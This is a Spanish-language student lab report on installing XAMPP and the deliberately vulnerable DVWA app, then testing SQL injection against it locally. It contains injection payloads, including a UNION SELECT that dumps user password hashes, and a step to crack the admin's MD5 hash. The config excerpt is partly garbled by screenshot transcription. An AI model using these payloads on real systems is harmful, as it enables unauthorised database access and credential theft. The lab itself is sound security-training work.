




Rigoberto Márquez – Laboratorio 12


Instalando XAMPP





Entrando a XAMPP y configurando:




Modulos...




Admin de MySQL




Descargar DVWA desde Github




Crear db





Usuarios:



En el archivo de configuración:

```
Selection View Go Run ... Search
config.inc.php x
xampp > htdocs > DVWA > config > config.inc.php

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA['db_server'] = getenv('DB_SERVER') ? '127.0.0.1';
$DVWA['db_database'] = getenv('DB_DATABASE') ? 'dvwa';
$DVWA['db_user'] = getenv('DB_USER') ? 'dvwa';
$DVWA['db_password'] = getenv('DB_PASSWORD') ? 'password';
$DVWA['db_port'] = getenv('DB_PORT') ? '3306';


# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ? '';
$DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ? '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ? 'impossible';


# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ? 'en';

# Disable authentication
# This is like working with authentication and passing cookies around
```


Nuevo usuario :




Entrando a la página:



Nivel de dificultad:



Inyección SQL:



Comandos SQL:

1' OR '1'='1

1' OR '1'='1' union select password, first_name from users where first_name='admin

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

User ID: Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.exploit-db.com/blog/web-security/sql-injection-cheat-sheet/>

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

User ID: Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

localhost/DVWA/vulnerabilities/sql/7id=1%27+OR+%271%27%3D%271%27+union+select+password%2C+first_name+from+users+where+first_name+%3D%27admin&Submit=Submit#

LuffyOrder Cloud | Soporte Luffycom | Citrix Glasnost | GDC APP | PQRS

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: Hack
Surname: Me

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select password, first_name from users where first_name ='admin
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

Desencriptar el hash:

JavaScript Minifier
HTML Formatter
CSS Formatter
JavaScript Formatter
MD5 Encrypt/Decrypt
SHA1 Encrypt/Decrypt
SHA224 Encrypt/Decrypt
SHA256 Encrypt/Decrypt
SHA384 Encrypt/Decrypt
SHA512 Encrypt/Decrypt

